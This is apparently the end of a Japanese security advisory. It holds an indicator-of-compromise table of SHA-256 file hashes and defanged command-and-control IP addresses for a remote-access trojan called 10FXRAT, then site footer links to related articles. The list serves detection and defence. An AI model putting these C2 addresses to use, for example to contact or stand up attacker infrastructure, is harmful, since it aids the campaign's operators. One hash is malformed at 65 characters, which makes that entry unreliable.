a5c8faa22ad4b7ab2c4f5a521002c5e4d3a7b9c8e759de54ff8032c61f9ef892	SHA-256	10FXRAT
dc03b035988b9e1541d6551d523859abf8bfa028f999e0cfa351535724a57937	SHA-256	10FXRAT
507a3bd184c32b66645d6aaa7e976e667ee067a10475ef26ba05d17004d34783	SHA-256	10FXRAT
18f9d838be08b4fbe93a504b534a25af35d5cfb872bf5a2d1a00a38666adf05d	SHA-256	10FXRAT
f6351b4f55d7c69c0c237e711f4fbd295cfdd9b9d0aa7132272accccd41424fc	SHA-256	10FXRAT
e8bbfaa08f439c023275b69374e4571d4c9e98810e6728f593d2e2c01d7ab36a	SHA-256	10FXRAT
ea92eb8560be21920ab3e917b1fa9fa2f73eb9fae7c8c61efb351ffc46e10b42	SHA-256	10FXRAT
249140ec643efec958ca18df77a6ce8d66f48ba066b7f4b3c07af1357f773c5e	SHA-256	10FXRAT
2862f94e244b33e46e783c006c1ee0fd314e53739bdce072487ec598b9679554	SHA-256	10FXRAT
34fd921c94f0a97b5154259a7690e500da7f8314945e28c1f23da10e04334cc7	SHA-256	10FXRAT

Indicator	Type	Context
6e7b2ba60948761571f8f5a5fed1ef65291ba561ccfd2e67176446690eaa45e3	SHA-256	10FXRAT
cef602cf75713e82b7d377952918f15c484e3e44f55ee950036368da4ee7ca4b	SHA-256	10FXRAT
185d48d401b7122110d6efefec99edfe23d3e6c32e9069d30c5153f68337e5b7	SHA-256	10FXRAT
db4b5a8ffd1d8bf5d7fc9b60b46a0fdf89ce77579cea6e439d06a5aee8b5c533	SHA-256	10FXRAT
93a830aa48de0a51e369d27b9561ac0fd034ee4839f4141274d35e8b10c80be5	SHA-256	10FXRAT
0c28722f65ea34adf7f1ea4d9ce85efdd23b12e8b29cb7ffc532cc4d65cc0d70	SHA-256	10FXRAT
3e0180642c4f6584a1fd669a287894d10a66368fd1c5a5b0bc37200884513df8	SHA-256	10FXRAT
bf0fdd4e386be8b3372149b0008247b79c8a8ff6ccaafc2cab373ac2e864183ee	SHA-256	10FXRAT
75a69700d3633e1a26f444dcad50cb73411c2217485fa297c8f19b24437ab605	SHA-256	10FXRAT
e34539e573256908d4b2cb3bfafed5b2265366c105b3a87677d9613429a327c9	SHA-256	10FXRAT
101.32.190[.]202	C2	10FXRAT
118.107.0[.]147	C2	10FXRAT
154.211.86[.]78	C2	10FXRAT
154.36.180[.]151	C2	10FXRAT
16.163.85[.]163	C2	10FXRAT
206.119.176[.]200	C2	10FXRAT
38.76.177[.]39	C2	10FXRAT

Indicator	Type	Context
38.76.177[.]41	C2	10FXRAT
38.76.177[.]46	C2	10FXRAT
38.76.216[.]30	C2	10FXRAT
38.76.216[.]9	C2	10FXRAT
43.99.101[.]175	C2	10FXRAT

この記事シェアする

メールマガジン

サイバーセキュリティや
ラックに関する情報をお届けします。

[登録する](#)

この記事は役に立ちましたか？

関連記事

関連記事をご紹介します



- 「情報セキュリティ10大脅威 2026」から学ぶ、最新の脅威と対策ソリューション

[この記事を読む](#)



- MetaRATを利用した日本組織を狙った攻撃キャンペーン

[この記事を読む](#)



- LAC Security Insight 第16号 2026 春 プラットフォーム診断員から見る脅威の動向

[この記事を読む](#)

よく読まれている記事



- [2026年4月28日](#) | [サービス・製品](#)

[急増する金融犯罪の手口をFC3マトリクスで読み解く \(1\) ～「口座乗っ取り \(銀行・個人\)」編](#)


[金融犯罪対策センター \(FC3\)](#)



- [2026年5月22日](#) | [注意喚起](#)

[OSSサプライチェーン汚染の連鎖：今起きている異変](#)

[横尾 智嗣](#)



- [2026年4月27日 | サービス・製品](#)

[L7可視化による現実的な侵入後対策～境界防御だけでは防げないサイバー攻撃（4）](#)

[山下 洋（アカマイ・テクノロジーズ）](#)